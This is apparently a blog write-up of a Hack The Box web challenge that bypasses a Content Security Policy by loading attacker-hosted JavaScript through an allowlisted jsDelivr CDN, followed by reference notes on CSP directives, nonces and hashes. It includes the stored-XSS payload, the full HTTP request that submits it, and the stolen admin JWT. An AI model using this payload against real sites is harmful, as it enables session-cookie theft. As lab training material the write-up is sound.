
CSP Bypass Techniques and Challenge Analysis
These are the notes so far; this seems like a very in-depth topic, so I may add more later.
Key point: CSP is essentially not a “root fix for XSS,” but an “XSS buffer/mitigation mechanism.”
Analysis of a Related HTB Challenge
Cursed Secret Party
You’ve just received an invitation to a party. Authorities have reported that the party is cursed, and the guests are trapped in a never-ending unsolvable murder mystery party. Can you investigate further and try to save everyone?
You have just received a party invitation. The authorities report that the party is cursed, and its guests are trapped in an endless, unsolvable murder-mystery party. Can you investigate further and try to save everyone?
Let’s start with some code analysis.
First, locate the flag.
In bot.js
const fs = require('fs');
const puppeteer = require('puppeteer');
const JWTHelper = require('./helpers/JWTHelper');
const flag = fs.readFileSync('/flag.txt', 'utf8');

const browser_options = {
	headless: true,
	args: [
		'--no-sandbox',
		'--disable-background-networking',
		'--disable-default-apps',
		'--disable-extensions',
		'--disable-gpu',
		'--disable-sync',
		'--disable-translate',
		'--hide-scrollbars',
		'--metrics-recording-only',
		'--mute-audio',
		'--no-first-run',
		'--safebrowsing-disable-auto-update',
		'--js-flags=--noexpose_wasm,--jitless'
	]
};

const visit = async () => {
    try {
		const browser = await puppeteer.launch(browser_options);
		let context = await browser.createIncognitoBrowserContext();
		let page = await context.newPage();

		let token = await JWTHelper.sign({ username: 'admin', user_role: 'admin', flag: flag });
		await page.setCookie({
			name: 'session',
			value: token,
			domain: '127.0.0.1:1337'
		});

		await page.goto('http://127.0.0.1:1337/admin', {
			waitUntil: 'networkidle2',
			timeout: 5000
		});

		await page.goto('http://127.0.0.1:1337/admin/delete_all', {
			waitUntil: 'networkidle2',
			timeout: 5000
		});

		setTimeout(() => {
			browser.close();
		}, 5000);

    } catch(e) {
        console.log(e);
    }
};

module.exports = { visit };
The flag is loaded directly into the admin’s JWT.
So if we can obtain the admin’s cookie, we can get the flag. The question is where we can obtain the cookie.
Basic challenge stack:
- Application type: Node.js + Express web application
- Template engine: Nunjucks
- Database: SQLite
- Authentication: JWT (JSON Web Token)
Let’s look at admin.html.
<html>
  <head>
    <link rel="stylesheet" href="/static/css/bootstrap.min.css" />
    <title>Admin panel</title>
  </head>

  <body>
    <div class="container" style="margin-top: 20px">
      {% for request in requests %}
      <div class="card">
        <div class="card-header"> <strong>Halloween Name</strong> : {{ request.halloween_name | safe }} </div>
        <div class="card-body">
          <p class="card-title"><strong>Email Address</strong>    : {{ request.email }}</p>
          <p class="card-text"><strong>Costume Type </strong>   : {{ request.costume_type }} </p>
          <p class="card-text"><strong>Prefers tricks or treat </strong>   : {{ request.trick_or_treat }} </p>

          <button class="btn btn-primary">Accept</button>
          <button class="btn btn-danger">Delete</button>
        </div>
      </div>
      {% endfor %}
    </div>

  </body>
</html>
Here is the rendering of Halloween Name.
{{ request.halloween_name | safe }}| safe disables automatic escaping, so we can consider the halloween_name parameter as the attack vector.
We found that index.js sets some policies.
CSP security policy
app.use(function (req, res, next) {
    res.setHeader(
        "Content-Security-Policy",
        "script-src 'self' https://cdn.jsdelivr.net ; style-src 'self' https://fonts.googleapis.com; img-src 'self'; font-src 'self' https://fonts.gstatic.com; child-src 'self'; frame-src 'self'; worker-src 'self'; frame-ancestors 'self'; form-action 'self'; base-uri 'self'; manifest-src 'self'"
    );
    next();
});
It accepts JavaScript scripts only from this site or https://cdn.jsdelivr.net.
Since scripts from the jsDelivr CDN are allowed, we can construct an XSS attack to trick the admin into sending us their JWT and obtain the flag.
Later I found a useful analysis website that someone else uses.
We can use this site to check for weaknesses in a security policy.
https://csp-evaluator.withgoogle.com/

Use the site’s features to create a lure; GitHub code is supported.
Create one, then follow the corresponding rules.

https://cdn.jsdelivr.net/gh/bx33661/demo@main/1.js

<script src="https://cdn.jsdelivr.net/gh/bx33661/demo@main/1.js"></script>
Send the request.
POST /api/submit HTTP/1.1
Host: 94.237.55.43:52628
Accept: */*
Origin: http://94.237.55.43:52628
Referer: http://94.237.55.43:52628/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Content-Type: application/json
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Length: 174

{"halloween_name":"<script src=\"https://cdn.jsdelivr.net/gh/bx33661/demo@main/1.js\"></script>","email":"bx33661@qq.com","costume_type":"Pick one","trick_or_treat":"tricks"}
We get the admin’s JWT; decode the JWT to get:
{
  "username": "admin",
  "user_role": "admin",
  "flag": "HTB{d0n't_4ll0w_cdn_1n_c5p!!}",
  "iat": 1756959656
}
Scripts and Execution
script-src
Controls the sources from which<script>can be loaded. Supports:'self'(same origin)'unsafe-inline'(allows inline scripts; not recommended)'unsafe-eval'(allows eval/new Function; not recommended)'nonce-xyz'(scripts with a nonce may execute)'sha256-...'(scripts matching a hash may execute)
script-src-elem(CSP3)
Specifically restricts sources for external script elements.script-src-attr(CSP3)
Specifically restricts inline event attributes (such as<div onclick="...">) andjavascript:URLs.
A few concepts
Inline Scripts
An inline script is JavaScript code embedded directly in an HTML document, rather than referenced through an external file. Common forms include:
Code inside
<script>
  console.log('这是内联脚本');
  alert('Hello World');
</script>

<button onclick="alert('点击了按钮')">点击我</button>
<div onmouseover="this.style.color='red'">鼠标悬停</div>

<a href="javascript:alert('链接被点击')">点击链接</a>
The nonce and sha256 hash allowlist mechanisms in CSP
'unsafe-inline' is overly broad and insecure, but inline scripts may still be needed. These mechanisms allow specific scripts to be permitted precisely.
Nonce mechanism
I won’t cover the exact implementation here; I’ll share my own way of thinking about it.
nonce = one-time random number
A concrete example follows.
HTTP response header
Content-Security-Policy: script-src 'self' 'nonce-randombx33661'In HTML
<script nonce="randombx33661">
  console.log("只允许这个脚本执行");
</script>
The result is:
Only inline scripts carrying nonce="randombx33661" are allowed. Other inline scripts without a nonce—including a simple injected <script>alert(1)</script>—are blocked by CSP.
The configuration code may make the design easier to understand.
// middleware: 生成随机 nonce
app.use((req, res, next) => {
  const nonce = require('crypto').randomBytes(16).toString('base64');
  res.locals.cspNonce = nonce;

  res.setHeader(
    'Content-Security-Policy',
    [
      "default-src 'self'",
      `script-src 'self' 'nonce-${nonce}' 'strict-dynamic'`,
      "object-src 'none'",
      "base-uri 'self'",
      "frame-ancestors 'none'",
      "style-src 'self' https://fonts.googleapis.com",   // 如需
      "font-src 'self' https://fonts.gstatic.com",       // 如需
      "img-src 'self' data:",                            // 如需 data: 图
      "connect-src 'self' https://api.example.com"       // 如需 AJAX
    ].join('; ')
  );
  next();
});
As the client, we make a request.
The server middleware generates a random nonce (for example, abc123xyz), then:
Response header:
Content-Security-Policy:
  default-src 'self';
  script-src 'self' 'nonce-abc123xyz' 'strict-dynamic';
  object-src 'none';
  base-uri 'self';
  frame-ancestors 'none'
Response body (HTML):
<!doctype html>
<html>
  <head>
    <title>Demo</title>
  </head>
  <body>
    <button id="btn">Click</button>

    <!-- 内联脚本,带 nonce -->
    <script nonce="abc123xyz">
      console.log("我是可信的脚本");
      document.getElementById('btn')
        .addEventListener('click', () => alert('OK'));
    </script>

    <!-- 外链脚本,带 nonce -->
    <script nonce="abc123xyz" src="/static/js/app.bundle.js"></script>

    <!-- 内联脚本,没有 nonce(会被拦截) -->
    <script>
      alert("我没有 nonce,会被 CSP 拦掉");
    </script>
  </body>
</html>
The browser then parses the HTML while checking it against CSP:
- It finds
<script nonce="abc123xyz">✅ → execution is allowed. - It finds
<script nonce="abc123xyz" src="...">✅ → loading and execution are allowed. - It finds
<script>without a nonce ❌ → execution is blocked, and an error is reported in the console.
sha256 hash mechanism
This calculates a hash of the script content and puts it in CSP.
HTTP response header:
Content-Security-Policy: script-src 'self' 'sha256-X48E9qOokqqrvdts8nOJRJN3OWDUoyWxBf7kbu9DBPE='In the HTML:
<script>
  console.log("只允许这个脚本执行");
</script>
The browser calculates the SHA-256 hash of the content in <script> and compares it with the CSP value. If they match, execution is allowed; otherwise it is blocked.
Other Common CSP Directives
CSP rules are essentially a mapping of “resource type → allowed source.”
An example:
Content-Security-Policy:
  default-src 'self';
  script-src 'self' 'nonce-ABC123';
  style-src 'self' https://fonts.googleapis.com;
  font-src 'self' https://fonts.gstatic.com;
  img-src 'self' data:;
  object-src 'none';
  base-uri 'self';
  frame-ancestors 'none';
  form-action 'self';
  upgrade-insecure-requests;
Recording common CSP rules and usage notes.
Global defaults
**default-src**
Default policy, applied to resource types without a separately declared policy.
For example:
Content-Security-Policy: default-src 'self'→ All resources (JS, CSS, images, etc.) can come only from the same origin.
See the MDN documentation:
Content Security Policy (CSP) - HTTP | MDN
Styles
**style-src**
Controls<link rel="stylesheet">and<style>.
Common values:'self',https://fonts.googleapis.com.**style-src-elem**/**style-src-attr**(CSP3)
Control<link>/<style>and inlinestyle="...", respectively.
Media resources
**img-src**
Image sources.
Common value:'self' data:(allows base64 images).**font-src**
Font file sources.**media-src**
Sources for<audio>and<video>.**object-src**
<object>,<embed>,<applet>; strongly recommended to set tonone.
Frames and subresources
**child-src**
Controls<frame>,<iframe>,<worker>; ⚠️ deprecated (use the replacement below).**frame-src**
Restricts the source of<iframe>content.**worker-src**
Restricts Web Worker / Service Worker sources.**frame-ancestors**
Restricts who can embed the page as<iframe>to defend against clickjacking.
Common configuration:frame-ancestors 'none'.
Forms and navigation
**form-action**
Restricts form submission targets in<form>.**base-uri**
Restricts<base href="...">to prevent relative-path tampering.**navigate-to**(CSP3)
Restricts JS navigation behavior (such aswindow.location,window.open).
Connections
**connect-src**
Restricts connection targets for XHR / Fetch / WebSocket / EventSource.
For example:
connect-src 'self' https://api.example.com**manifest-src**
Restricts manifest.json sources for PWAs.**prefetch-src**(CSP3)
Restricts prefetched resources such as<link rel="prefetch">andprerender.